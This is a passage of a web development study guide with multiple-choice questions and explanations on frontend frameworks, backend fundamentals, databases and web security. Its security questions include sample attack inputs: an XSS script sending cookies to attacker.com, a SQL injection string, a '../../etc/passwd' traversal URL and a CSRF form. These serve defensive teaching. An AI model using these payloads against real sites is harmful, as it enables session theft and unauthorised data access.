> Component libraries save time by offering "off-the-shelf" UI parts. Developers can focus on the unique business logic rather than re-creating the same basic UI elements for every project.

Q13. (Conceptual) What is **Hydration**?

A) Cleaning user input.

B) Connecting to the server.

C) The process where a static HTML page rendered on the server becomes an interactive app on the browser by attaching event listeners.

D) Downloading images.

> When using SSR, the page arrives as "static HTML." It doesn't respond to clicks. The framework (e.g., Next.js) then performs "Hydration" to "wake up" the page with JS listeners.

Q14. (Conceptual) What is the main advantage of using **TypeScript** with modern frameworks like React or Angular?

A) It makes the browser run code faster.

B) It adds "Type Safety," catching bugs during development that would otherwise only show up at runtime.

C) It allows the use of Python in the browser.

D) It removes the need for CSS.

> TypeScript introduces explicit types (e.g., "This function must receive an array of numbers"). This prevents entire classes of bugs (like passing a string where a number is expected) before the code even runs.

Q15. (Conceptual) What does the term **"Declarative UI"** imply?

A) Writing code line-by-line (e.g., create div, add class, append text).

B) Describing the desired UI state, and letting the framework handle the logic to transform the screen to that state.

C) Writing the UI in a text file.

D) Relying on the browser's default behavior.

> Imperative code is: "Do this, then do that." Declarative code is: "This is what I want the screen to look like for this data." React and Vue are declarative frameworks.

Deep Dive: State Management Evolution

How the industry solved the "Data Sharing" problem:

- **Prop Drilling:** Passing data as parameters through 5 levels of components. *Painful & Error-prone.*
- **Redux (Flux Architecture):** Everything goes into one giant "Global Store" with "Actions" and "Reducers." *Very predictable, but lots of boilerplate code.*
- **Context API / Hooks:** A way to create "providers" that inject data anywhere in the component tree. *Cleaner, but can be slow if state changes too often.*
- **Modern Query Managers (TanStack Query/SWR):** Moving state into the API layer. Don't store the state in the component; store it in a cache based on the API endpoint. *Current best practice.*

Stable Web Resources

- React Official Docs
- Vue.js Official Docs

Quick Revision Cheat Sheet

- **Virtual DOM:** Efficient diffing to minimize DOM updates.
- **SPA:** No page refresh.
- **Hooks:** State in functional components.
- **State vs Props:** State = Internal/Mutable; Props = External/Read-only.
- **SSR:** Render HTML on the server.
- **Hydration:** Attaching JS events to rendered HTML.

END OF SUBTOPIC 08 — MOVING TO SUBTOPIC 09

Subtopic 09: Backend Development Fundamentals (10 MCQs)

Quick Notes

- **Server-Side Logic:** The part of the application that runs on the server, handling data processing, business rules, and database communication.
- **Runtime Environments:** Node.js (V8-based, asynchronous), Python (Django/Flask), Java (Spring Boot), PHP (Laravel).
- **MVC Pattern (Server):** *Model* (Database interactions), *View* (Response/Template), *Controller* (Request handling).
- **Middleware:** Software that connects different applications or services; in web dev, it is a layer that processes requests before they hit the controller (e.g., authentication, logging).
- **Authentication/Authorization:** *Authn* confirms identity (who are you?); *Authz* confirms privileges (what can you do?).

Common Traps & Confusions

- **Blocking vs. Non-blocking:** Node.js is non-blocking (single-threaded, async). Spring Boot (Java) uses thread pools (blocking). Choosing the wrong one for a specific workload (e.g., CPU-intensive tasks vs. I/O tasks) can lead to server crashes.
- **Cookies vs. Tokens:** Cookies are managed by the browser (automatically sent). JWT (JSON Web Tokens) are managed by the client application (stored in LocalStorage) and manually sent in the header.
- **Statelessness in REST:** Each server request must contain all the information necessary for the server to understand and process it. The server should never rely on local session data stored in its RAM across requests.

MCQs

Q1. (Conceptual) What is the main purpose of **Middleware** in a backend web application?

A) To replace the database.

B) To intercept and process requests (like logging, authentication, or input sanitization) before they reach the main application controller.

C) To style the website for mobile devices.

D) To speed up the client's browser.

> Middleware provides a "chain of responsibility." Every request flows through these functions (e.g., a logging middleware, then an auth middleware) before finally reaching the target business logic.

Q2. (Scenario-Based) You are building a system that requires handling 10,000 concurrent database connections. Why might **Node.js** be preferred over a traditional synchronous server like a standard PHP configuration?

A) Node.js uses more CPU power.

B) Node.js uses an event-driven, non-blocking I/O model, allowing it to handle many concurrent connections without spawning a separate thread for each.

C) Node.js is a database itself.

D) PHP does not support databases.

> Traditional synchronous servers create a new thread for every request. If you have 10,000 requests, you need 10,000 threads, which consumes massive RAM. Node.js uses an "Event Loop" to manage connections without blocking, making it highly efficient for I/O-heavy apps.

Q3. (Code-Tracing) In a typical Express.js (Node.js) middleware chain, what happens if you forget to call the `next()` function?

server.js

```
app.use((req, res, next) => {
  console.log('Logging request...');
  // next() is missing here
});
```

A) The server crashes instantly.

B) The request "hangs" because the chain of execution is broken and never reaches the route handler.

C) The server automatically calls the route handler.

D) It skips the authentication step.

> In middleware chains, `next()` tells the server to move to the next function in line. If it's missing, the request just sits there, waiting indefinitely, causing the client-side request to timeout.

Q4. (Conceptual) What is the primary difference between **Authentication** and **Authorization**?

A) AuthN is for mobile; AuthZ is for web.

B) AuthN checks permissions; AuthZ checks identity.

C) AuthN checks who the user is (identity); AuthZ checks what the user is allowed to do (permissions).

D) They are the same thing.

> Think: Login (Authentication) vs. Admin Privileges (Authorization). You must know who the user is before you can check if they are allowed to delete a record.

Q5. (Scenario-Based) You are using a **RESTful API**. A user requests `DELETE /api/products/5`. What should the server return if the product does not exist?

A) 200 OK

B) 204 No Content

C) 404 Not Found

D) 500 Server Error

> Even though the request is a DELETE, if the resource is missing, the server cannot delete it and should inform the client that the specific resource identifier does not exist (404).

Q6. (Code/Logic) What is a **JWT (JSON Web Token)** typically used for in a backend application?

A) To store database passwords securely.

B) To maintain "Stateless" authentication by passing identity information in the header of every request.

C) To compress images on the server.

D) To generate random numbers for the UI.

> JWTs are signed tokens that contain user claims (like user_id, role). Because they are self-contained, the server doesn't need to store a "Session" in RAM; it just verifies the signature of the token on every request.

Q7. (Conceptual) What is the purpose of an **Environment Variable** (like `DB_PASSWORD`)?

A) To speed up the code execution.

B) To keep sensitive configuration data (keys, passwords) outside of the source code for security and portability.

C) To declare a global constant in JavaScript.

D) To store user logs.

> Hardcoding passwords is a security breach. Environment variables allow the code to stay generic while the specific environment (dev, staging, production) provides the actual sensitive values.

Q8. (Scenario-Based) You need to share a database connection across multiple requests to avoid the high cost of creating a new connection every time. What is this optimization called?

A) Database Indexing

B) Database Connection Pooling

C) Result Caching

D) Sharding

> Opening a connection to a database is expensive. A "pool" keeps a set of connections open and ready to use, assigning them to requests as they arrive and returning them when finished.

Q9. (Comparison) What is the difference between **Synchronous** and **Asynchronous** backend operations?

A) Synchronous is for frontend; Asynchronous for backend.

B) Synchronous executes code line-by-line, waiting for each task to finish; Asynchronous starts a task and continues, handling the result later.

C) Asynchronous is always faster.

D) Synchronous is for security; Asynchronous for speed.

> Synchronous code blocks the thread (e.g., waiting for a file read). Asynchronous code (using callbacks, promises, or async/await) allows the server to handle other requests while waiting for the file read to complete.

Q10. (Conceptual) What is the purpose of **CORS (Cross-Origin Resource Sharing)** headers?

A) To encrypt the connection.

B) To inform the browser whether a web page at one domain is permitted to access resources at a different domain.

C) To compress the size of the HTTP response.

D) To improve Google Search rankings.

> Browsers have a "Same-Origin Policy" to prevent a malicious site from stealing your data from another site (e.g., `badsite.com` cannot fetch data from `your-bank.com`). CORS headers allow servers to selectively "opt-in" to allowing cross-origin requests.

Deep Dive: Request Lifecycle

In a production backend, a request passes through several invisible layers:

1. **Load Balancer:** Decides which server instance gets the request.
2. **Reverse Proxy (e.g., Nginx):** Terminates the SSL/TLS connection (HTTPS) and forwards the decrypted request to the app.
3. **Middleware Layer:** Parses headers, checks JWT, logs the request, and handles errors.
4. **Controller/Route Handler:** Executes the business logic (e.g., Calculate Interest, Update Balance).
5. **Data Access Layer:** Runs the SQL query to persist the data.

A failure at the "Reverse Proxy" level will cause a 502/504 error, while a failure at the "Controller" level usually leads to a 500 Internal Server Error.

Stable Web Resources

- MDN: Server-Side Website Programming

- Express.js Documentation

Quick Revision Cheat Sheet

- **Node.js:** Async/Non-blocking I/O.
- **Stateless:** Server shouldn't "remember" the client between requests.
- **Middleware:** Process steps before the route handler.
- **CORS:** Browser security policy for cross-domain requests.
- **JWT:** Stateless authentication token.
- **Connection Pooling:** Reusing DB connections for performance.

END OF SUBTOPIC 09 — MOVING TO SUBTOPIC 10

Subtopic 10: Server-Side Programming (10 MCQs)

Quick Notes

- **Server-Side Logic:** The code that generates content, talks to databases, and manages security on the host machine.
- **Framework Architecture:**
  - *Flask/Express:* Micro-frameworks. Minimalist, flexible, high-control.
  - *Django/Spring/Laravel:* "Batteries-included" frameworks. They provide built-in ORMs, auth, and admin panels.
- **ORM (Object-Relational Mapping):** Tools (like SQLAlchemy, Hibernate) that allow developers to interact with DB tables as if they were standard class objects.
- **RESTful API Design:** Uses HTTP methods to represent operations on resources (Nouns, not verbs in URLs).
- **Templating Engines:** (e.g., EJS, Jinja2, Thymeleaf) Used to inject server-side data into HTML templates before sending them to the browser.

Common Traps & Confusions

- **Server-Side Rendering (SSR) vs. API:** SSR returns full HTML pages. REST APIs return raw data (usually JSON). Modern SPAs often combine these or use a pure API-only approach.
- **Connection Pooling:** Beginners often open and close a DB connection for every single HTTP request. This kills performance. Always use a connection pool.
- **Global State:** Do NOT store user data in global variables. Because web servers are multi-threaded (or asynchronous), one user might overwrite the session data of another user on the same server process.

MCQs

Q1. (Comparison) What is the primary difference between a "Micro-framework" (e.g., Flask, Express) and a "Full-Stack Framework" (e.g., Django, Spring Boot)?

A) Micro-frameworks are only for beginners.

B) Micro-frameworks provide minimal features (routing, middleware) while Full-Stack frameworks include ORMs, authentication, and admin interfaces.

C) Full-stack frameworks do not support APIs.

D) Micro-frameworks are much slower in production.

> Micro-frameworks offer "unopinionated" flexibility, letting you choose your own tools (e.g., your own ORM or Auth library). Full-stack frameworks are "opinionated" and provide a tightly integrated ecosystem for rapid development.

Q2. (Conceptual) Why is an **ORM (Object-Relational Mapping)** layer generally used in server-side development?

A) It makes database queries run 10x faster.

B) It abstracts the database into objects, allowing developers to interact with data without writing raw SQL.

C) It replaces the need for a Database server entirely.

D) It prevents server-side crashes.

> ORMs map database tables to code classes. This allows the developer to use object-oriented methods (e.g., `User.save()`) instead of writing string-based SQL (e.g., `INSERT INTO Users...`), reducing syntax errors and enhancing maintainability.

Q3. (Scenario-Based) A server-side application experiences high memory consumption. Every time a request comes in, the server opens a new connection to the database. What is the most likely solution?

A) Add more RAM to the server.

B) Implement a Connection Pool.

C) Move the database to the local disk.

D) Use a global variable to store the connection.

> Opening/closing connections is expensive. A connection pool keeps connections "warmed up." If you create a new connection per request, the overhead of the handshake and the memory per thread will quickly exhaust server resources.

Q4. (Code-Tracing) A developer is writing a backend controller. Which method correctly follows the RESTful principle for creating a new user?

api_controller.js

```
// Which route is REST compliant?
app.post('/api/create-new-user-now', ...);
app.post('/api/users', ...);
```

A) `/api/create-new-user-now`

B) `/api/users`

C) Both are equally compliant.

D) Neither is compliant.

> RESTful APIs use "Nouns" for resources. `/api/users` represents the collection of users. The HTTP method (POST) describes the action (create). Using verbs in the URL (e.g., "create") is considered an anti-pattern.

Q5. (Conceptual) What is a **Templating Engine** (e.g., Jinja2, EJS) doing when it processes an HTML file?

A) It encrypts the HTML for the user.

B) It takes a template file and injects server-side dynamic data (like variables) to generate a final HTML string.

C) It compresses the CSS files.

D) It converts SQL queries to HTML.

> A template engine allows you to write HTML with placeholders (e.g., `<h1>Hello {{name}} </h1>`). The server replaces `{{name}}` with the actual data from the database before sending the result.

Q6. (Scenario-Based) A server application needs to run a very long calculation (e.g., video processing) that takes 10 minutes. If the server is **synchronous** and single-threaded (like basic Node.js setups if not handled carefully), what will happen during these 10 minutes?

A) The CPU speed will increase.

B) The server will be unable to respond to any other incoming requests, effectively causing a Denial of Service.

C) The server will automatically use background threads.

D) The database will lock itself.

> If a server process is "blocked" by a CPU-intensive synchronous task, it cannot loop back to the Event Loop to accept new connections. The server becomes unresponsive. Such tasks must be offloaded to worker processes or queues.

Q7. (Conceptual) What is an **Environment Variable** primarily used for in backend deployment?

A) To speed up database reads.

B) To store configuration settings like API keys and Database URLs, keeping them out of the source code.

C) To store the CSS files.

D) To track user location.

> Hardcoding secrets is a major security risk. Environment variables allow the code to run in different environments (dev/prod) using the same code, just by swapping the values injected by the OS/Docker/Cloud.

Q8. (Conceptual) What is the difference between **Authentication** and **Authorization** middleware?

A) AuthN checks roles; AuthZ checks passwords.

B) AuthN validates the user identity; AuthZ validates access to a specific resource.

C) AuthN is for the database; AuthZ is for the HTML.

D) There is no difference.

> Example: AuthN logs you into the app. AuthZ checks if you are allowed to access the `/delete-user` route.

Q9. (Comparison) What is a **Graceful Shutdown** in a backend server?

A) Turning off the server abruptly to save electricity.

B) A mechanism to stop accepting new requests while finishing pending tasks/transactions before closing the server process.

C) Automatically deleting the database on exit.

D) Sending a goodbye email to all users.

> Graceful shutdown ensures that "in-flight" transactions are completed or safely aborted, preventing data corruption or incomplete orders when updating/restarting the server.

Q10. (Conceptual) Why is **Request Validation** (e.g., checking if `email` is actually an email format) performed on the server even if it is also performed on the browser?

A) It makes the browser faster.

B) Because frontend validation is for user experience only; server-side validation is the only way to ensure data integrity and security.

C) To increase the size of the database.

D) Because the server doesn't trust the client developers.

> Frontend validation can be easily bypassed by a malicious user (e.g., using Postman or Curl). You must ALWAYS validate input on the server, as that is the final gatekeeper for your data.

Deep Dive: The "N+1" Query Problem

A classic backend performance killer: You fetch a list of 100 Posts, then loop through them in the backend code and fetch the "Author" for each individual post.

- Request 1: Fetch 100 posts.
- Request 2 to 101: Fetch Author 1, Fetch Author 2, ..., Fetch Author 100.

- **Total: 101 database round-trips.**

The Fix: Use a "JOIN" or an "Eager Load" query (e.g., `SELECT * FROM Posts JOIN Authors ON ...`). This brings all data back in 1 request, reducing latency by orders of magnitude.

Stable Web Resources

- Express.js Guides
- Django Documentation

Quick Revision Cheat Sheet

- **MVC:** Model=Data, View=Response, Controller=Logic.
- **AuthN vs AuthZ:** Who vs What.
- **Middleware:** Request chain logic.
- **Idempotency:** Repeatable results (PUT/GET).
- **Connection Pool:** Avoids connection overhead.
- **N+1 Problem:** Massive performance drain during DB fetching.

END OF SUBTOPIC 10 — MOVING TO SUBTOPIC 11

Subtopic 11: Databases for Web Applications (15 MCQs)

Quick Notes

- **RDBMS in Web:** Standard for structured, highly consistent data (e.g., MySQL, PostgreSQL). Used via ORMs or direct queries.
- **NoSQL in Web:** Standard for high-speed, unstructured, or rapidly changing data (e.g., MongoDB, Redis for sessions).

- **Database Drivers:** The software library (e.g., `pg` for Node.js, `psycopg2` for Python) that allows the application server to communicate with the DB engine.
- **Connection Pooling:** Crucial for web apps to prevent the overhead of opening/closing a connection per request.
- **SQL Injection:** The #1 security risk for web database interactions. ALWAYS use parameterized queries (prepared statements).
- **ORM (Object-Relational Mapping):** Maps DB rows to application objects (e.g., Sequelize, Mongoose, Hibernate).

Common Traps & Confusions

- **ORM Overuse:** ORMs are great, but for complex analytical queries (e.g., reporting), raw SQL is often 10x faster and more efficient. Don't fear the raw query.
- **Database Latency:** In web development, the database is almost always the bottleneck. Query optimization (Indexing) is usually more important than frontend framework optimization.
- **Session Storage:** Do not store large objects in session data that lives in the database/RAM. Store a simple Session ID instead, and fetch the object on demand.

MCQs

Q1. (Scenario-Based) A web application needs to store temporary user session data that expires every 30 minutes. Which type of database is the industry standard for this task due to its speed and expiration features?

A) PostgreSQL (Relational)

B) MongoDB (Document-store)

C) Redis (Key-Value Store)

D) Neo4j (Graph)

> Redis is an in-memory key-value store that supports native TTL (Time-To-Live) on keys. It is the gold standard for caching and session storage because it is incredibly fast and handles the expiration automatically.

Q2. (Conceptual) A web developer is using an ORM to fetch user data. What is the danger of writing code like: `const users = db.query("SELECT * FROM Users WHERE name = '" + req.body.name + "'")`?

A) It makes the database run out of memory.

B) It exposes the system to SQL Injection, as the input is not sanitized or parameterized.

C) It slows down the server's CPU.

D) It violates the 3-Tier architecture.

> This code concatenates strings to build a query. An attacker can input `' OR '1'='1`, allowing them to bypass the logic and extract all data from the database.

Q3. (Scenario-Based) You are designing a high-traffic website. Your database team suggests using **Read Replicas**. What is the purpose of this?

A) To make the database storage cheaper.

B) To offload "Read" operations (e.g., SELECT) from the Primary database to secondary nodes, improving performance.

C) To allow "Write" operations to happen in two places at once.

D) To backup the database automatically.

> In web apps, 90% of database traffic is often read-heavy. By using a Primary node for writes and multiple Read Replicas for SELECT queries, you distribute the load across many servers.

Q4. (Conceptual) What is a **Database Connection Pool**?

A) A way to share the database across multiple organizations.

B) A group of tables that are used together.

C) A cache of database connections kept open so that connections can be reused for future requests, avoiding handshake overhead.

D) A feature that automatically cleans out old records.

> Establishing a TCP connection with a database takes time (handshake, authentication). A pool keeps a set of connections open and ready, drastically reducing latency for web requests.

Q5. (Code/Logic) In a Node.js application, which library is typically used as an ORM/Query builder for interacting with MongoDB?

A) Sequelize

B) Mongoose

C) Hibernate

D) SQLAlchemy

> Mongoose is the industry-standard "Object Data Modeling" (ODM) library for MongoDB. Sequelize is for SQL databases (PostgreSQL/MySQL), and SQLAlchemy is for Python.

Q6. (Conceptual) What does the term **"Eventual Consistency"** mean in the context of a distributed web database?

A) The data is never consistent.

B) The system guarantees that, if no new updates are made to a data item, eventually all accesses will return the last updated value.

C) Data is consistent exactly 50% of the time.

D) The database automatically fixes errors after 24 hours.

> In high-scale web apps (like social media), it’s okay if a "Like" count isn't identical across every server node instantly. As long as all nodes "catch up" shortly after, it's considered eventual consistency.

Q7. (Scenario-Based) Which database design pattern is used to handle "One-to-Many" relationships (e.g., One User has Many Posts) in a **Document-store** (MongoDB)?

A) Always use Joins in the code.

B) Embedding: Storing the posts as an array of objects inside the user document.

C) Normalization to 3rd Normal Form.

D) Using a separate table and foreign key.

> Document databases thrive on "Embedding." Since the posts are logically tied to the user, storing them in the same document allows you to fetch the user and all their posts in a single database read.

Q8. (Conceptual) What is the purpose of a **Database Migration** script?

A) To move the database from one server to another.

B) To programmatically apply structural changes (e.g., adding a table) to the database schema in a version-controlled manner.

C) To delete the database.

D) To clear the cache.

> Migrations ensure that every developer on a team (and the production server) has the exact same database structure. When you add a column, you run a migration script that updates the schema globally.

Q9. (Comparison) Compare a **Document-Oriented Database** to a **Relational Database** regarding **Schema**.

A) Both require a fixed schema.

B) Relational databases are always schemaless.

C) Relational databases require a rigid, predefined schema; Document databases are schemaless.

D) Document databases cannot store integers.

> In RDBMS, you must define tables and columns before inserting data. In a Document DB, you can insert different types of objects into the same collection without modifying the database configuration.

Q10. (Conceptual) What is the **"N+1" problem** in web application database fetching?

A) Fetching N items using 1 query.

B) Fetching 1 parent record and then executing N individual queries to get related child records, causing extreme latency.

C) Having 1 database and N web servers.

D) Fetching the same record 100 times.

> It’s a classic performance mistake. If you have 10 posts, you shouldn't fetch them, and then fetch the author for each post 10 times. You should fetch the authors in one single bulk request.

Q11. (Conceptual) Why is it dangerous to expose database **Error Messages** (e.g., "Table 'Users' not found in schema 'X'") to the end-user?

A) Users find the text too confusing.

B) It leaks information about the database schema, helping an attacker map out the system structure.

C) It slows down the server response.

D) It violates GDPR guidelines automatically.

> Detailed error messages are an "information disclosure" vulnerability. They provide attackers with the names of tables, columns, and technology versions, which are the blueprints for a successful attack.

Q12. (Scenario-Based) A web app needs a "Search" feature to look for keywords inside long text blocks (like blog post bodies). Which DB feature is recommended?

A) Normal B-Tree Index on the column.

B) Full-Text Search (FTS) Index.

C) Storing data in CSV files.

D) Using a standard Hash index.

> Standard B-Tree indexes are for exact matches or prefix searches (e.g., `LIKE 'John%'`). Full-Text indexes create a dictionary of keywords, allowing for natural language searching (e.g., searching for "software" in a 50-page text).

Q13. (Code-Tracing) A developer is writing a NoSQL query using `$match` and `$group`. Which database technology is this?

mongo-aggregation

```
db.orders.aggregate([
  { $match: { status: "COMPLETED" } },
  { $group: { _id: "$category", total: { $sum: "$price" } } }
]);
```

A) PostgreSQL

B) MongoDB

C) Redis

D) Oracle

> The `aggregate` syntax with operators like `$match` and `$group` is the standard for MongoDB's data analysis pipelines.

Q14. (Conceptual) What is **Sharding** in web databases?

A) Splitting a file into pieces to save space.

B) Partitioning a database horizontally into multiple smaller databases to distribute

the load across many servers.

C) Turning the database into a backup file.

D) Adding more RAM to a single server.

> If a database gets too big or busy for one server, you "shard" it. For example, User IDs 1-1M go to Server A, and 1M-2M go to Server B.

Q15. (Comparison) What is the main security advantage of using a **Database View** for web apps?

A) It makes the data immutable.

B) It abstracts the underlying table, allowing you to hide specific columns (like passwords) from the web application user.

C) It allows users to write their own SQL queries.

D) It converts the database to NoSQL.

> By only granting the web app user access to a View (which lacks the sensitive columns), the app technically cannot even "see" the restricted data, providing a strong layer of defense.

Deep Dive: Web Database Performance Tuning

When an API is slow, the **"Explain Plan"** is your best friend. In SQL (Postgres/MySQL), you prefix a query with `EXPLAIN`. It shows:

- **Full Table Scan:** The "Death of Performance." The DB engine is reading every single row from disk.
- **Index Scan:** Good, but can be slow if selectivity is low.
- **Index Seek:** The holy grail. The engine jumped straight to the data using the index.
- **Temporary/Filesort:** The DB had to dump data to the disk to sort it because it didn't fit in RAM. This means you need more memory or a better index on the sort column.

Stable Web Resources

- MongoDB Documentation
- PostgreSQL Documentation

Quick Revision Cheat Sheet

- **Connection Pool:** Essential for performance.
- **ORM:** Object-Relational mapping; dangerous if used for raw string concatenation.
- **NoSQL:** Scales out horizontally, flexible schema.
- **Sharding:** Breaking data across servers.
- **N+1 Problem:** Avoid by joining/eager-loading.
- **Index:** Always verify with EXPLAIN plans.

END OF SUBTOPIC 11 — MOVING TO SUBTOPIC 12

Subtopic 12: Web Security (20 MCQs)

Quick Notes

- **The Web Security Goal:** Protecting data, users, and server integrity from malicious threats via the browser or API endpoints.
- **Top Vulnerabilities (OWASP):**
  - *SQL Injection (SQLi):* Malicious SQL via input fields.
  - *Cross-Site Scripting (XSS):* Injecting malicious JS to steal cookies or session info.
  - *Cross-Site Request Forgery (CSRF):* Tricking a logged-in user into performing an unwanted action (e.g., clicking a link that transfers money).
  - *Broken Authentication:* Poor password management, session fixation, or weak tokens.
- **Defense Strategies:** Input Sanitization, Output Encoding, Prepared Statements, Content Security Policy (CSP), Secure Cookies (HttpOnly/Secure).
- **Same-Origin Policy (SOP):** A browser security measure that restricts how a script on one origin (domain) can access data from another origin.

Common Traps & Confusions

- **XSS vs. CSRF:** XSS is about *stealing* data or running code in the user's browser. CSRF is about *tricking* the user into performing an action (like "Delete Account") that the server thinks the user authorized.
- **Sanitization vs. Encoding:** Sanitization (cleaning input) is for SQL/Database security. Encoding (converting < to `<`) is for preventing XSS in the browser.
- **Secure Cookies:** Just setting `Secure; HttpOnly` isn't enough; always use a strong `SameSite` policy to block CSRF.

MCQs

Q1. (Scenario-Based) A forum website allows users to post comments. An attacker posts `<script>fetch('https://attacker.com/steal?cookie='+document.cookie)</script>`. When other users view this comment, their browser executes the script. Which attack is this?

A) SQL Injection

B) Stored Cross-Site Scripting (XSS)

C) Cross-Site Request Forgery (CSRF)

D) Distributed Denial of Service (DDoS)

> This is "Stored" XSS because the malicious code is saved in the database and served to every visitor. The script runs in the visitor's browser context, gaining access to their session cookies.

Q2. (Conceptual) What is the primary purpose of the **Content Security Policy (CSP)** header?

A) To speed up image loading.

B) To prevent XSS and data injection attacks by restricting which sources of content (scripts, styles) the browser is allowed to load.

C) To manage database passwords.

D) To enable HTTPS on the server.

> CSP acts as a "whitelisting" tool. You tell the browser: "Only load scripts from my own domain and Google Analytics." If an attacker tries to inject a script from `evil-site.com`, the browser will block it.

Q3. (Scenario-Based) A user is logged into their bank account. They visit a malicious site that has a hidden form: `<form action="bank.com/transfer"><input type="hidden" value="attacker_acc">...`. The browser automatically attaches the user's bank session cookie, and the transfer occurs without the user knowing. This is:

A) XSS

B) Cross-Site Request Forgery (CSRF)

C) SQL Injection

D) MITM Attack

> CSRF exploits the browser's habit of automatically sending cookies with every request. The bank server thinks the user clicked the button because the request includes a valid session cookie. Use CSRF tokens to prevent this.

Q4. (Code-Tracing) The developer uses this line in an Express.js app. What security risk does it mitigate?

server.js

```
res.cookie('session_id', val, {
    httpOnly: true,
    secure: true
});
```

A) SQL Injection

B) CSRF

C) Cross-Site Scripting (XSS) (by preventing JS from reading the cookie)

D) Port Scanning

> `httpOnly: true` prevents the browser's JavaScript engine from accessing the cookie via `document.cookie`. Even if there is an XSS vulnerability, the attacker cannot steal the session cookie.

Q5. (Conceptual) What is the "Same-Origin Policy" (SOP) in browsers?

A) A security rule that prevents scripts on Domain A from accessing data on Domain B.

B) A rule that all servers must be in the same country.

C) A rule that browsers must use the same OS as the server.

D) A rule that restricts the file size of images.

> SOP is the foundation of web security. Without it, any website you visited could read the session cookies or private data of your Facebook or Gmail tabs if you left them open.

Q6. (Scenario-Based) Why is **JSONP** considered a deprecated/insecure way to handle cross-domain data?

A) It uses XML instead of JSON.

B) It requires executing arbitrary code (script injection) from the remote server, which is inherently insecure.

C) It is too slow compared to XMLHTTPRequest.

D) It doesn't work on mobile browsers.

> JSONP works by injecting a `<script>` tag into the DOM. This gives the remote server complete control to execute any code it wants in your browser's context. CORS is the modern, secure replacement.

Q7. (Conceptual) What is **Clickjacking**?

A) Hacking into a router to stop traffic.

B) Tricking a user into clicking a button on a transparent, hidden layer overlaying a legitimate-looking webpage.

C) Stealing keyboard input via a hidden script.

D) Changing the source code of a CSS file.

> Attackers use an `iframe` to load a legitimate site invisibly over a fake site. They trick you into thinking you are clicking "Win a prize," but you are actually clicking "Delete my account" on the hidden bank site. CSP headers like `frame-ancestors 'none'` prevent this.

Q8. (Scenario-Based) You are validating user input in a text field. Which is the safest approach?

A) Blacklisting (e.g., "Don't allow the character '<'").

B) Whitelisting (e.g., "Only allow letters a-z and numbers 0-9").

C) Simply using HTML5 input attributes.

D) Trusting the client-side validation logic.

> Blacklisting is prone to error (you might forget a specific malicious character). Whitelisting is safer because you only allow exactly what you expect and block everything else by default.

Q9. (Comparison) What is a **CSRF Token**?

A) A password used to log in.
B) A unique, cryptographically strong, random string that the server embeds in a form and expects back with the submission to verify the request is legitimate.
C) A token used for database indexing.
D) A token used for fast caching.

> If a malicious site tries to forge a request to your bank, it won't know the unique, hidden CSRF token tied to your session, so the bank's server will reject the request.

Q10. (Conceptual) Why should you set the `Secure` flag on session cookies?

A) To make them load faster.
B) To ensure the cookie is only sent to the server over an encrypted HTTPS connection, preventing it from being sniffed over HTTP.
C) To prevent the user from deleting their cookies.
D) To make the cookie accessible to all subdomains.

> If a cookie doesn't have the `Secure` flag, a user on an insecure public Wi-Fi could have their cookie intercepted by a packet sniffer if the site accidentally allows HTTP access.

Q11. (Conceptual) What is the **Principle of Least Privilege** in a web backend context?

A) Using the most powerful database account (sa) for all queries.
B) The database user used by the app should only have access to tables it needs, not the entire database or administrative rights.
C) Always keeping the server running as 'root'.
D) Limiting the number of developers on a project.

> If your Node.js app is hacked, you want to limit the damage. If the Node.js user only has `SELECT/INSERT` on one table, the attacker cannot drop the entire database or access user tables.

Q12. (Scenario-Based) An attacker performs **"Credential Stuffing"**. How does it work?

A) They use SQL injection to get passwords.

B) They take usernames/passwords leaked from one site and try them on your site, assuming users reuse passwords.

C) They install a keylogger on the user's computer.

D) They brute-force the password by trying '123456'.

> Credential stuffing is an automated login attack. It works because users frequently reuse the same email/password combination across hundreds of services.

Q13. (Comparison) How do **Client-Side Validation** and **Server-Side Validation** differ?

A) Client-side is for security; Server-side is for UI.

B) Client-side improves UX (immediate feedback); Server-side is the mandatory "source of truth" for security.

C) Client-side is for SQL; Server-side is for JS.

D) Server-side validation can be bypassed by the user.

> Client-side validation is easily bypassed (via developer tools or proxies). It is a convenience feature. Server-side validation is the only one that truly protects the data integrity of your application.

Q14. (Conceptual) What does **"Input Sanitization"** actually mean?

A) Removing all vowels from the text.

B) Stripping out or escaping dangerous characters (like <, >, ') from user input to make it safe.

C) Converting text to uppercase.

D) Compressing the input for faster DB storage.

> Sanitization treats user input as plain text rather than code. For example, if a user types a script tag, sanitization converts it to an inert string that the browser just prints as text instead of executing.

Q15. (Code/Logic) In the context of a web API, what is a **Rate Limiting** strategy?

middleware.js

```
if (requestCount > 100) {
  return res.status(429).send('Too Many Requests');
```

```
}
```

A) It prevents SQL Injection.

B) It caches the API response.

C) It limits the number of requests a user can make to prevent API abuse or DoS attacks.

D) It speeds up the DB query.

> 429 (Too Many Requests) is the standard response when a user exceeds their quota. This prevents attackers from "scraping" your data or overwhelming your server with millions of requests.

Q16. (Conceptual) What is **Directory Traversal** (or Path Traversal)?

A) Listing all files in a folder for the user.

B) Using a URL like `/download?file=../../etc/passwd` to access sensitive system files outside the web directory.

C) Moving between different pages of a website.

D) A feature that helps navigation.

> If the server doesn't validate user input for filenames, an attacker can use `../` to climb up the directory tree and access sensitive system files (like passwords).

Q17. (Scenario-Based) You have an API that returns `Access-Control-Allow-Origin: *`. What are you allowing?

A) Only users from your own domain can see the API.

B) Any website on the internet can make a request to your API and read the data.

C) Only administrators can access the API.

D) The server is now encrypted.

> The asterisk (*) is a wildcard. It essentially disables CORS protection, telling the browser to let any malicious script from any domain read the response from this API.

Q18. (Conceptual) What is the main security risk of the `eval()` function in JavaScript?

A) It is deprecated.

B) It executes a string as code, allowing attackers to inject malicious logic into

your application.

C) It slows down the DOM.

D) It prevents variables from being declared.

> `eval()` is extremely dangerous. If you pass user-controlled input into `eval()`, the attacker can execute any JavaScript commands they want in your system's context.

Q19. (Conceptual) What is the primary purpose of a **Web Application Firewall (WAF)**?

A) To manage user accounts.

B) To filter and monitor HTTP traffic between a web application and the Internet to block known attack patterns.

C) To backup the database.

D) To make the website responsive.

> A WAF sits in front of your web server and uses a database of "attack patterns" to block things like SQL Injection, XSS, and bot traffic before it even reaches your app.

Q20. (Conceptual) Why is **"HTTPS-only"** recommended for modern web apps?

A) It makes the browser look better.

B) To ensure that all traffic is encrypted, preventing MITM (Man-in-the-Middle) attacks and packet sniffing.

C) Because HTTP is now illegal.

D) To allow faster CSS rendering.

> Without HTTPS, a bad actor on the same Wi-Fi network can view every piece of data (including passwords and session cookies) in plain text as it leaves your browser.

Deep Dive: Understanding the "Same-Origin" Policy (SOP)

